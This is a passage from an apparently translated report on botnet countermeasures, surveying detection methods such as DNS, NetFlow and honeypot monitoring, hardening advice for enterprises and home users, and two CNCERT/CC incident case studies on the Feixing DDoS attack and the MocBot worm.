Assuming the IP address of a destination with specific flow exists in the database, then that may be benign. However, if the IP address of the destination does not exist in the database and the flow does not set ACK bit, it will consider that this host is scanning, for ACK bit shows that the communication between source and destination has not been established. Otherwise, we believe that objective host exists and the source address is benign at the same time. Therefore, the wrong side is marked as the benign source rather than as a scanner.

The characteristics of 21 kinds` data collected from the same source address

This is a scanning and detection method which can deal with traffic data at a continuous and progressive analysis network entrance. It is multidimensional, flexible, and based on analysis on the characteristics of 21 kinds data collected from the same source address. It collects scanning indicators extensively and decides whether to delete some of them according to statistical analysis of the value of each indicator. First, it deals with the data flow collected according to the time interval (for example, 10 minutes, one hour, one day)users have set. The first step is to distribute the data. The second step (the core) is to assess the probability of the scanning activities in each incident. Only when the probability of the incident is the minimum value users have set, it will implement a real test and deal with the time interval including expansion progressively.

3.2.1.4 Botnet Detection by DNS

Antoine Schonewille et al has proposed to regard the DNS system as an intrusion detection system to detect zombie procedures [78].This method is divided into two steps, DNS data collection and analysis of data are prepared for inspection and monitoring. There are two ways to collect DNS data: First, run the log procedure on DNS server and record query requests received to the database, but if the client does not use local DNS server, it cannot be collected; Another method is to filter DNS communications from network traffic and record them to the database after treatment, and thus, whether the client uses local DNS server or not, it can be collected. Analysis types are: enquiring known malicious domain names, monitoring queries for infected hosts, unusual queries (for new domain name), time difference of domain name analysis, not commonly used queries(MX / AXFR), and so on.

Botnet tends to locate C & C servers by using dynamic DNS in order to enhance the robustness and availability of the system. The reference [79] has proposed an initiative detection technology using DNS hijacking, but not giving the way to get domain names used by Botnet. Some researchers have also used the DNS-based approach, but only simple feature matching and statistics requiring considerable prior knowledge and data. Xu Hao et al have proposed to make use of data mining method to analyze DNS communications data, and then detect the activities of the Botnet. Training data sets got by handling a small amount of prior knowledge are often difficult to distinguish whether a DNS query is caused by normal or malicious activities, because the information contained in DNS communications is limited. Therefore, we should compare it with records in the data sets by using RIPPER algorithm, and then mark the suspicious domain names. The Botnet detection method based on DNS communications data mining can detect not only the domain names that known Botnet use, but also suspicious domains which are less enquired and they cannot be detected by feature matches and statistical methods.

3.2.1.5 Botnet Detection by Network Traffic

According to the present text and traffic characteristics of Botnet, researchers have designed lots of detecting method. But, for further detecting Botnet which hides deeply in the Internet, we can also pay attention to the characteristics of Botnet's commands and control acts, then implement the behavior-based detecting technology.

Strayer et al, in reference [15], described that we can detect the communication mechanism of Botnet commands and controls through the characteristics of network bandwidth, connection's duration and packets' time sequence, etc. Meanwhile, Livadas et al in reference [22] showed a method of identifying network packets based on machine learning. They designed a benign Bot called Kaiten, and experimented under the simulation conditions of over nine billion packets, 164G background traffic, with three aspects of origin Bayesian, J48 decision tree and Bayesian network to test network bandwidth, packets duration, average packets size, etc. At the same time, they improved Witten's method on classification pattern, traffic characteristic set, number of training samples and distinguished IRC traffic and non-IRC traffic. The best result is origin Bayesian classifier whose false alarm rate was 2.49% and rate of missing report was 15.04%; then shunt the regular IRC connections and Botnet control traffic from IRC traffic; at last, according to the control characteristics and periodical transmission of IRC Botnet, we finished the Botnet topology detection based on the traffic identifying of packets internals and packet size. However, as a result of small sample set of Botnet and limitations on the selecting of training parameters, the identifying accuracy is not efficient to deploy on real network.

3.2.1.6 Botnet Detection and Tracking by Honeynet

The first group was Germany Honeynet Group who research on Botnet tracing [5, 55]. This group also does further research on this and developed a malware capture program—Nepenthes based on Honeypot technology of low interaction model which can support large-scaled zombie program sample collection and further trace [56].

There are many deployed honeynet systems around the world now. Distributed Honeypots Project operated by Brazilian Honeypots Alliance [89], and Leurrecom.org Honeypot Project [90], which are constructed and operated based on the low-interaction honeypot technology, and use the customized honeyd as the primary building block. In order to gather more detailed information about the cyber-space threats in a large scale, low-interaction honeypot and high-interaction honeypot technologies have been integrated together. The examples include: NoAH (European Network of Affine Honeypots) Project [91], GDH (Global Distributed Honeynet) operated by The Honeynet Project [92], and Chinese Matrix Distributed Honeynet [88] operated by CNCERT/CC.

Honeynet based Botnet detection method have incomparable advantages contrast to previous others at present. It can monitor the Botnet at its breeding period accurately, check out the codes and monitor its activities to study its characteristics. In this way, we can get the position of the Botnet C&C server, structures, behavior characteristics, activities etc, which provide sufficient information for effective handling of the Botnet. However, attackers have research on anti-honeypot methods to keep away from the detection and monitoring, which requires the honeynet to hide itself effectively too.

3.2.1.7 Black-hole Technique Based on DNS and Routers

To effectively combating Botnet, destroy or invalid the command and control mechanism can be implemented, through DNS and routing.

Because a center server is usually needed to support the commands and control model of Botnet, and Botmasters usually establish their servers with dynamic domain name, so disable the domain names used by Botnet can take down the Botnet.

Malicious acts of Botnet usually bring huge malicious traffic (DDoS, Spam, etc) to the Internet. At present, there are two ways can be used to deal with anomaly traffic: routing black-hole technique and clean pipe technique. It mainly uses BGP strategy routing mode to redirect traffic and lead it to a specified node so as to drop, analysis, and filter the packets.

Routing black-hole technique redirects the origin direction of traffic through telling BGP changes, and leads the traffic to a null connector then drops it. However, it becomes a routing black-hole at view of routers which digest these anomaly packets.

Network clean pipe technique can filter anomaly traffic, pass away legal traffic and won’t cause indirect DDoS attacks. Its main technique is similar to routing black-hole technique, and the difference is that clean pipe will redirect network traffic using anomaly traffic filtering equipments.

Both of the methods’ advantages can be found details in ref [71]. For disadvantages, the former cannot identify the packets it redirected. It just drops all which could cause indirect DDoS attack. While the latter has a strict requirement on performance of filtering equipments and accuracy of detecting the happen of attacks. Meanwhile, it could cause potential influence on the equipment mounted on, especially when the equipment opens many ACLs. It will make bad influence on the equipment when traffic needs to in or out for times.

3.2.1.8 Response Strategy toward Emergencies

As the main department of the network infrastructure, network operators should response to large-scale Botnet attacks accurately and timely, take effective measures in short time and minimize the damage. Here are some suggestions:

- ✓ **Identify the preliminary type of the incident**

Identify the IP range of the large-scale attack target and the scope of the problem -- that is, the specific impact of the system and in what areas it has been affected. Signs of the invasion or other incidents usually include the access, creation, modification, delete or copy of files and logs, the addition or modification of user accounts or authority.

In the invasion of root user level, pay attention to any sign indicating that the intruder has entered the system in many fields and some signs may still unfound. Use web log information to identify: (a) the source of attacks; (b) the information of target server using for data transmission; (c) any information of other victims.

- ✓ **Evaluation of the loss after taking measures**

To prevent future damage after identifying the scope of the incident, we need to take concrete steps including installing filters to prevent DoS attacks or isolate part of the system. ISP can decide whether to stop illegal acts, and sometimes in order to identify the source of attacks or understand the scope of the infection they do not block network timely. Initial response should at least record: the IP of current victims, malicious network data flow, all monitoring of the socket and related applications, the IP of attackers. Maintain detailed records of any step in order to reduce data flow and related costs from attackers. Such information can be used as important information of the responsible party’s compensation for damage and any subsequent criminal investigation.

- ✓ **Notify relevant law enforcement departments to block suspicious IP**

At any time when we suspect that current events have constituted a crime, we should contact law enforcement officers immediately. ISP and law enforcement agencies should share the collected information. Timely intervention of law enforcement departments can often greatly enhance the opportunity to arrest the attacker. Punishment of the invaders through the criminal justice system and criminal law enforcement will play an important and long-term role in the network security.

The block of the IP through "black hole routing" technology of the backbone routers can divert a large number of malicious network data and ease network bandwidth pressure; or prevent further spread of malicious network behavior through the DNS hijacking to malicious Web sites by using DNS server.

- ✓ **Implementation of backup program**

When facing the situation that the attack target of the Botnet is the ISP itself, network operators should have further measures to response to network disasters. For example, establish an enhanced function system to meet the crisis and long-term network failures; use multi-channel technology to support the international exchange network; in a state of emergency, communicate with communication partners to ensure communication security; develop operation rules to response to large-scale network disasters and long-term network failures; establish a website releasing the latest information about crisis management and network recovery.

3.2.2 The Approaches for Network Security Vendors

In order to provide ISP and users with better real-time protection, WatchGuard, SANS, McAfee's AVERT Labs, Microsoft, FireEye, Symantec, Trend and other security companies have been concerned about Botnet and some of them have developed their own products for Botnet defense. These companies have relatively mature network security technology and financial, human and material resources to engage in Botnet research. They mainly fight Botnets by monitoring traffic, deploying honeypot and intrusion detection systems. At the same time, they make use of the advantage of combination with university institutes for further study on emerging response strategy and confrontation technology.

3.2.2.1 Monitoring Traffic

Monitor all IRC traffic across typical IRC ports. IRC traffic usually manifests itself in clear text, so sensors can be built to sniff particular IRC commands or other protocol keywords on a network gateway. Bleeding Threats provides IRC signatures which you can put to use. The most commonly used default IRC port is 6667. The full port range specified by the RFC: 6660-6669, 7000. In addition, some IRC server will use port 113(less common). However, many Botnet administrators will use non-standard IRC ports. If you have a firewall serving your organization, take a look at outbound connection attempts on any suspicious ports.

1. Monitoring traffic for known Botnet commands. If you have access to a list of known Botnet command and control (C&C) servers, you can simply look for outbound connection attempts to these services and/or ranges.

2. Keep an eye out for a massive amount of SMTP outbound traffic. Especially that coming from machines that are not supposed to be SMTP servers, will likely point to a malware spam Bot that has implanted itself in your organization. E.g. SpamThru.

3. If your organization makes use of an HTTP proxy, malware processes may reveal themselves by requesting http data external to the proxy, and you may catch binary download attempts in your firewall logs if you monitor outbound port 80.

4. Look for behavioral characteristics of Bots. One study found that Bots on IRC were idle most of the time and would respond faster than a human upon receiving a command. The system they designed looked for these characteristics in Netflow traffic and attempted to tag certain connections as potential Bots.

5. Malware detection:

a) Anti-Virus software aims to stop malware by matching the signature of malicious activity as changes to the operating system and/or its network connectivity. Once the signature is matched, the normal procedure seems to attempt to quarantine the malicious code and to notify the computer owner or a central AV management console. In a corporate environment, this can yield in a heads-up for the system administrators, but unfortunately AV engines can detect only malicious code which has been identified as such. Evaluating the usefulness of AV software as an information source for Botnet investigations depends largely on the particular deployment.

b) Installing a malware-based honeypot in your internal network will allow you to detect malware propagations from infected machines you may have control over.

c) Keep an eye on the ports of any typically vulnerable or exploited service. If you see a lot of traffic on 135,139,445 (windows file sharing), you may have a malware propagation scheme attempting to spread its payloads.

d) Portscan traffic is an obvious symptom of any infection. Again, use a proper IDS signature to find these, and then investigate the machine.

3.2.2.2 Deploying IDS

1. General Intrusion Detection Systems

The data collected from the network does not interact with the installation mechanism. Attacks are signature-based and malicious activities can only be detected when the system is detected. Most of Botnets still use IRC as the control mechanism; however, other protocols such as P2P protocols are in the process of being adopted. Given the fact that IRC still predominates, many attempts have been made to incorporate the control commands as triggers for Botnet control traffic. These signatures, however, are very easy to go around, since customizing the command language into something, which the signature will not match, is not very difficult. In addition, IRC controlled Bots have legitimate uses as well, which yield false positives – not to mention the legitimate IRC traffic on the network generated by human communication. Also, detecting Botnet traffic from network captures is becoming more and more difficult, since Botnet are using ephemeral port numbers for their IRC servers and some Botnet are encrypting the C&C traffic. This kind of evolution will require the passive detection mechanism to be able to identify secondary features of Bot infection such as propagation or attack behavior detection.

2. DNS-based IDS

A promising type of IDS for Botnet uses analysis of DNS queries to find misbehaving hosts. This relies on the fact that Botnet typically use DNS to find the IP address of the controller, which allows the controllers to quickly be moved to new hosts as previous ones are disconnected. A DNS-based IDS looks for anomalous DNS queries and logs them. The anomalies can be known Botnet controllers, abnormally popular queries or clients, or queries with non-regular qtypes, such as large numbers of MX queries for a server that does not run a SMTP server.

However, the DNS-based IDS has high rate of false-positives, therefore additional information, such as NetFlow data should be used to find compromised hosts and controllers. Only when the queries and responses are recorded not caused by individuals, passive DNS can be used. Another approach is to implement a passive DNS replication infrastructure to log queries and their responses without causing overt privacy issues, since only the queries and their responses are logged, not the individual hosts generating the queries. This technique was introduced by Florian Weimer at FIRST 2005. The benefits of the DNS logging infrastructure, however, will be reactive unless a detection mechanism is incorporated into this approach. The balance between privacy and security once again does not necessarily go hand in hand.

If a large quantity of machines in your direct control are making the same DNS requests, or accessing the same server at once, you can rest assured you likely have a problem on your hands. Similarly, check your DNS caches. Many C&C mechanisms will make use of a DNS domain that the herder can easily change if he needs to relocate his C&C infrastructure.

3. Detect Flow data

Often the only source of information available to an organization about a Botnet infection is NetFlow data gathered on the traffic crossing the network border. NetFlow contains summary data for each flow of traffic traversing a network router. There are several different formats used to encapsulate NetFlow data. The most recent version of NetFlow is an extensible format, which currently defines 89 field types (e.g. MPLS labels, IPv6 addresses and AS numbers associated with the data). Older versions are more limited in the information they can provide, however for behavioral analysis this is usually enough.

Start time	End time	Source interface	Source address	Source port	Destination interface
Destination address	Destination port	Protocol	TCP Flags	Packets	Bytes

Table 7: Types of Data Available in a Typical NetFlow Record

This information could be used to identify the existence of a Botnet within a given organization. Effective analysis, however, will require correlation of flows between organizations, which often is not possible due to technical and legal reasons. Even storing the data, let alone sharing it, may be problematic, since for large organizations it means additional backups of gigabytes of data on a daily basis. In addition, the sheer volume of traffic at large sites is often so great that gathering flows is only possible through sampling.

Isolating the Botnet traffic from regular traffic (and possibly anonymizing it) makes sharing the data possible from a legal point of view. Reserve address prefix and encrypt public K bits prefix in front of the IP address. These methods may be useful. CANINE is a tool for applying this algorithm to NetFlow data. Address anonymization causes additional difficulty when analyzing the data, as the same C&C hosts will likely appear in several traces. Therefore, a mechanism for querying whether two anonymized addresses are the same (without revealing the actual identity) is required.

3.2.2.3 Utilizing Honeypot

Honeypots are a widely used approach for collecting new types of malware. Traditionally, an unpatched honeypot is placed in the network and closely monitored for infections. Honeypots have the benefit of gaining detailed information on the operation of the piece of malware, including obtaining the Trojan payload and monitoring the Botnet C&C traffic.

There are two methods of tracking the Botnet by using honeypot.

1. Using honeypot to locate outgoing connections to IRC networks

This approach is to use a non-productive resource or honeypot. One group set up a vulnerable system and waited for it to be infected with a Bot. They then located outgoing connections to IRC networks and used their own Bot to connect back and profile the IRC server.

2. Using honeypot for catching the Bot to look for characteristics of traffic

Rather than connecting to the IRC server directly, another approach is to use a honeypot to catch the Bot and then look for characteristics of command and control traffic in the outgoing connections. Using the data collected from honeypot, one attempt is to isolate behavioral invariants in Botnet communication. This method locates all successful outgoing TCP connections and verifies that they are all directly related to command and control activity by inspecting the payloads. There are a wide range of interesting behaviors, including connections from the Bot to search engines to locate and use bandwidth testers, downloading posts from popular message boards to get server addresses, and the transmission of comprehensive host profiles to other servers. These profiles include detailed information on the operating system, host bandwidth, users, passwords, file shares, filenames and permissions for all files, and a number of other minute details about the infected host. Then it needs to analyze all successful outgoing connections and look for specific characteristics that could be used to identify Botnet command and control traffic. The results suggest that there are no simple characteristics of the communication channels themselves that can be used for detection.

Honeypots, however, have drawbacks. First of all, it requires the honeypot to become infected. Because a worm attempts to attack as many hosts on the Internet as possible, special attention must be paid to egress filtering of the traffic generated by the infected host when the infection occurs. Secondly, operating a honeypot may pose legal problems in terms of data privacy and liability issues. Thirdly, Bots may contain anti-forensic capabilities, such as honeypot detection mechanisms. Nevertheless, properly operated honeypots will provide valuable intelligence on Bot software and the C&C channels they use. The skillet and effort required to maintain an effective honeypot and disassemble the malware limit their usefulness to security researchers.

3.2.3 The Approaches for Other Enterprises

There is no need to spend a lot of money and manpower to engage in the research of network security or take the initiative to detect Botnet for companies or enterprises not getting involved in network security technology research. Some small and medium-sized enterprises do not have sufficient funds to create a dual-cabled network system that two sets of computers in the network completely isolated and one computer cannot be connected with internal and external network at the same time, like the government and the army. This program is safe, but not suitable for small and medium-sized enterprises. Generally we use off-the-shelf technology to protect the company's network. Traditional multi-level security defense program of enterprise are shown in Figure 20.



mail server
control center
internet
firewall
1st defense: mail anti-virus
gateway
3rd defense: host anti-virus
file server
2nd defense: file anti-virus

Figure 20: Traditional Multi-level Security Defense System

Enterprises can strengthen their network security from the following aspects:

3.2.3.1 Choosing Secure Network Access

Enterprises should choose a suitable network access method in order to ensure safe and effective access to the internet while ensuring the safety of the internal network, especially commercial secrets including the company's financial, marketing and design. Small and medium-sized enterprises can install an isolation card and two physical hard drives to divide one machine to two through isolation card technology, and then implement switch between the two networks by restarting the machine. Users can not only choose to work in the internal network, but also switch to the external network using one machine. On the same machine, the internal network is not visible when working in the external work and the biggest advantage of this technology is ensuring the security of the internal network under the premise of saving money. The principle is shown in Figure 21:




Figure 21: Advanced Multi-level Security Defense System

3.2.3.2 Prohibiting the Default Sharing

To facilitate the administrator for remote system configuration, the root of local hard is default hidden sharing after installing windows2000 and XP workstation and server version. But if hackers crack the administrator's password, the hard data will be completely exposed, so it’s better to modify the registry to prohibit default sharing.

3.2.3.3 Configuring Safe IIS, Stop Unnecessary Services

IIS is vulnerable, so we should avoid installing the IIS in the system partition, configure security of log certification, remove unnecessary ISAPI mapping, and set up the access control and IP address control. It is recommended that database server of IIS services should not be provided and services such as DHCP Client, Indexing Service, Messenger, Network DDE, Print Spooler, Routing and Remote Access, Remote Registry Service, SNMP Service, Task Scheduler, World Wide Web Publishing Service, SMTP, FTP Publishing Service, etc. should be prohibited.

3.2.3.4 Installing Antivirus Software

With the development of the Internet, frequent infection has become an important issue that troubles network administrator. Antivirus software must be upgraded in time after installation, because if only install without upgrade, it is equivalent to no installation. It's recommended to purchase antivirus software of internet version, and fully deploy anti-virus software through remote installation in order to prevent the spread of virus in the internal network. Establish a multi-level virus protection system, install anti-virus software in each client of the enterprise, install server-based anti-virus software on the server and install anti-virus software based on gateway in internet gateway. Because preventing virus attacks is not to protect a server or a desktop for corporate network systems, but comprehensive protection from workstation, server to gateway. Symantec Corp has introduced the Norton AntiBot and U.S. Company FireEye launched anti-Botnet systems including FireEye Botwall which can defend against Botnet attacks effectively. Small and medium-sized enterprises with higher network security requirements can consider other means such as network intrusion detection and message encryption for network security.

3.2.3.5 Strengthening Network Security Management and Preventing Internal Hidden Danger

Establishing network security regulations can also assist. Any users and administrators must strictly abide by the rules and fulfill the obligation of confidentiality. Implement network security education among the staff so that each employee can be awarded that no authorized access to the network and leaking information are illegal. If illegal users and saBoteurs are found, they will be punished. Only valuing network security ideologically can we safeguard it from the action.

3.3 Individual User

Personal computer users are usually not computer professionals and they know little about their own computer security. They are the weakest link in the network and will also become the most favorite targets of hackers. So they should strengthen personal prevention awareness, raise awareness of cybercrime, protect their own computer and cooperate with Network Supervisor sector to guarantee internet security. Bots won't destroy personal computers as traditional virus and make the machine performance decrease or collapse, because they need a zombie host to connect to network for them. So users are often not aware that their PC has become a zombie host. Moreover, the network monitoring departments cannot set up tracking zombie software tools on a user's machine for individual users to provide real-time protection. Although the situation is not optimistic, we can still deal with Botnet from some aspects.

3.3.1 Self-Prevention and Detection

For the personal computer users who could become "an accomplice of crime", we should enhance them safety awareness and let them understand basic safety knowledge. With the increase of security network information, users can choose network supporting protection programme really suitable for them rationally through the enterprise. If you follow good security habits, you can reduce the risk of damage to the computer. The individual users should use and maintain anti-virus software. Anti-virus software can identify most of the known viruses to protect computers, so users can detect and remove the viruses before they cause any damage. Attackers write new zombie procedures continuously, so maintaining anti-virus software definitions is very important. Some anti-virus software vendors also provide anti-Trojan software. Installing a firewall can prevent certain types of virus infection by preventing malicious code flow into a computer. At the same time, it restricts the traffic you send. In fact, some operating systems have included a firewall, but it is important to ensure that it is enabled. Maintain software update and install software patches so that attackers cannot make use of the known problems and loopholes. Many operating systems offer automatic updates and if the OS has this option, please enable it. Update the system timely and use legitimate software. Individuals should be actively discouraged from clicking on links within emails, instant messages and links in social networking websites. Don’t receive documents on the Internet and open sharing blindly.

At the same time as individual users, we should have some basic precautions awareness and killing virus technology.

1、Install antivirus software and firewall

2、Use system commands, such as netstat to see if there is any suspicious link.

3、Use network packet capturer to see if suspicious packages are sent out.

4、Show the start option, run msconfig, and then see if there is suspicious start options.

3.3.2 Existing Products

U.S. Company FireEye has launched the anti-Botnet system, including FireEye Botwall which conducts real-time detection to network data and is able to provide enterprises with real-time Botnet messages and protect customers 24 hours each week from all new and known Botnet attack. It uses analysis and control technology engine of FireEye to make real-time analysis of the network traffic of the virtual machine on the host victims, access Botnet information accurately and protect customer.

Symantec Company has also launched Norton AntiBot, which provides advanced and real-time protection against Botnet threats, including zombie process that steals user authentication information and engages in other illegal online activities. This strong and safe method usually detects abnormal behaviors on the host and deletes the zombie procedures.

3.4 Conclusion

Whether from the protection of personal information security, or normal operation of corporate network services and national information infrastructures, it's certainly necessary to eliminate threat of Botnet. In this chapter, we described efforts made and policies implemented against Botnet respectively by government, industry and individuals.

At the government level, we introduced countermeasures taken by government sectors in the world to eliminate Botnet threats , including making relevant policies and regulations, assisting in the investigation of information sharing and the efforts made to promote international cooperation.

At the industry level, we respectively described the countermeasures taken by ISP, IT security vendors and other business when facing Botnet threats.

Finally, we suggested that individual users, who are not only at the end of the network, but also the vulnerable link of the network, should enhance awareness of their personal safety, computer security & protection, Cybercrime, and cooperation with Internet security organizations or even law enforcement to guarantee Internet security.

In short, to take Botnet under control and mitigate its threat, there are a lot of job to be done. The relevant policies and regulations need to be established. IT security organizations including CERTs, security vendors, ISPs, and business need to cooperate together. The most important is that individual users need to enhance their security awareness.

Botnet issue is not a simple technical problem, but a social problem that requires governmental decision-making departments, law enforcement, ISPs, hardware and software vendors, CERT/CSIRTs and end users to work together in synergy to respond high effectively.

4 Best Practice

4.1 Fighting for the DDoS Attack to FeixingNet

On November 11th, 2004, CNCERT/CC received complaints of security incidents about Feixing website. From 6 October 2004 the Feixing website http://www.kuro.com.cn suffered large-scale DDoS attacks. The peak of traffic reached 1000 Mb/s. Considering the hackers might carry out DDOS extortion, CNCERT/CC gave the event a higher priority, immediately started to respond it.

CNCERT/CC first analyzed the relevant log of the attacked web server, and then went to the client to investigate the information. After analysis, CNCERT/CC believed that the priority was to verify whether the attack was using real addresses. If true, the hacker organization controlled at least ten thousand hosts to launch attack. If not, it was needed to further explore ways to promote source address validation and other safety measures. Then we began to coordinate CNC (China Network Corporation) to monitor the traffic from two suspicious IP addresses to the attacked network, so as to determine whether the real addresses were used or not. After a long period of coordination, CNC fed back the traffic of the suspicious IPs, which was the same as the data of Feixing site traffic. Thus we predicted that this attack likely used the real IP addresses.

On December 1st CNCERT/CC received a valuable clue provided by FeiXing technical staff: their network security equipment detected an attack source (202.108.41.130) from CNC Beijing ZaoJun Temple, and had coordinated with CNC network administrator to find the host and get some related anomalies (ipxsrv.exe, nwlink.exe). Then we immediately coordinated with two network security vendors to analyze the programs. The preliminary results showed that the abnormal file is a Trojan called BKDR_VB.CQ, which could launch a denial of service attack under the control of the specific IRC server. Also nine IRC server's IP addresses were found, of which only one IP located in IDC data room in Chongqing of China.

On December 8, at Chongqing IDC data room, CNCERT/CC found that there was no person to maintain this server after it was installed a patch in October 2004, and it might be attacked in May 2003 by analyzing the relevant log. Moreover, account information showed the IP and host name of a suspect who had login into this server remotely.

On 10 December, CNCERT/CC found that more than 60,000 Bots were under the control of hackers; more than 8,000 Bots were controlled by this server in Chongqing, of which 3712 were active at that time. Since then to 26 December, through the acquisition of data from Chongqing server, CNCERT/CC found a total of 44,999 IP addresses under the control of hackers, about 40,340 in China, 4659 overseas.

At the same time, CNCERT/CC coordinated with network security vendors and other relevant organizations to analyze the malware samples found its propagation and update method:

1. The Trojans do not have the initiative mechanism for the propagation, which usually can be spread through the following channels:

   1) Man-made propagation, such as sending spam, luring users to click website or e-mail containing virus;

   2) Using IE vulnerability to automatically download virus program, when users open a webpage;

   3) Hackers intrude into the user's computer implant virus program by using loopholes.

2. Attackers directly use IRC servers to command trojan downloading the updated control documents.

On 5 January 2005, CNCERT/CC used a honeypot to join in the control channel to further observe hacker's motives and purposes, and released Kill-Tools on the relevant website, providing users to download and remove virus.

On 10 January, Hebei police arrested a criminal suspect. After inquisition, the suspect confessed that he programmed the IPXSRV virus and put it on the Internet. He controlled about tens of thousands of hosts and created a large Botnet in 2003. In 2004, a friend of the suspect opened an MP3 site. In order to help the friend raise the visit traffic of the site, the suspect centralized the controlled infected hosts to launch DDoS attack to http://www.kuro.com.cn music site and led to the long paralysis of Feixing website in the end of October 2004.

On 12 January, CNCERT/CC found some hackers sent commands to the infected computers of the old Botnet from overseas control servers, and a small part of the computers (hundreds of) were implanted the new programs. The control functions were evolved, and Botnet was proliferation, transformation and migration by these new programs. This showed that other hackers had controlled a small part of the Botnet. After 13 January, Feixing site no longer suffered DDoS attacks, which means the handling of this incident completed successfully.

4.2 Eliminating MocBot Botnet

On 8 August 2006, after Microsoft released the routine security bulletin in August, some attack code exploiting MS06-040 vulnerability (remote service overflow attacks) were reported on the Internet soon. On 14 August, CNCERT/CC confirmed the emergence of mocBot worm and its variants according to the information provided by the FIRST members. The worm can use MS06-040 vulnerability of Windows OS to propagate, which could affect all versions of Windows XP and Windows Server2003. It can automatically scan 445 port of Internet hosts, and then launch attack. If the host being scanned has not installed Microsoft patch for MS06-040 vulnerability, it might be invaded by this worm. After that, the worm would release a Bot in the victim, and automatically connect to a specific IRC server so as to wait for hackers' command. By analyzing the built-in commands from the Bot program, CNCERT/CC found the hacker could use it to launch DoS, scan or download documents. At the same time, CNCERT/CC received a user's report that they suspected to have suffered the worm attacks seriously. They said this worm was a new variant of the mocBot worm, called Backdoor.Win32.IRCBot.st. Based on the above information, CNCERT/CC predicted that the attacker would use a large number of domestic users who haven't installed the MS06-040 patch to produce more and more worms or worm variants in the Internet. It might cause serious harm to the Chinese network, so CNCERT/CC immediately started Large-scale network security incidents handling mechanism.

Until 18 August, CNCERT/CC discovered 1,050 thousand hosts infected by mocBot, of which 125 thousand hosts located in China. CNCERT/CC and sub-centers took some measures to the infected host in China, and then shared the corresponding IP list of infected hosts with the CERT of APCERT economies members and the other 13 national CERT including the United Kingdom, Argentina, Brazil, Spain, Canada, Germany, Mexico, Poland, Russia, France, Italy, Chile, Austria, and etc. This was the first time that our emergency response organization helped other countries deal with the large-scale worm incident. It showed that China was a responsible country and CNCERT/CC won a good reputation of the emergency organization. In mid-September, the handling of the incident was nearly finished.

During this incident, the measures taken by CNCERT/CC mainly include:
1. In first three days, two security bulletins released on the website to remind Internet users of the worm's emergence, provide the corresponding solution, and share the propagation information of the worm collected from the monitoring platform;
2. The monitoring platform were starting up to gather situation of MocBot in China;
3. Cancelled the domain names of Botnet control server by domain name providers to prevent hackers from controlling the infected hosts;
4. Collected the activities of the warm and infected hosts by code analysis and honeypot network monitoring;
5. Reported 146 important infected IP addresses to the relevant departments in China, and informed the domestic ISP about the infected IP addresses of the domestic users.

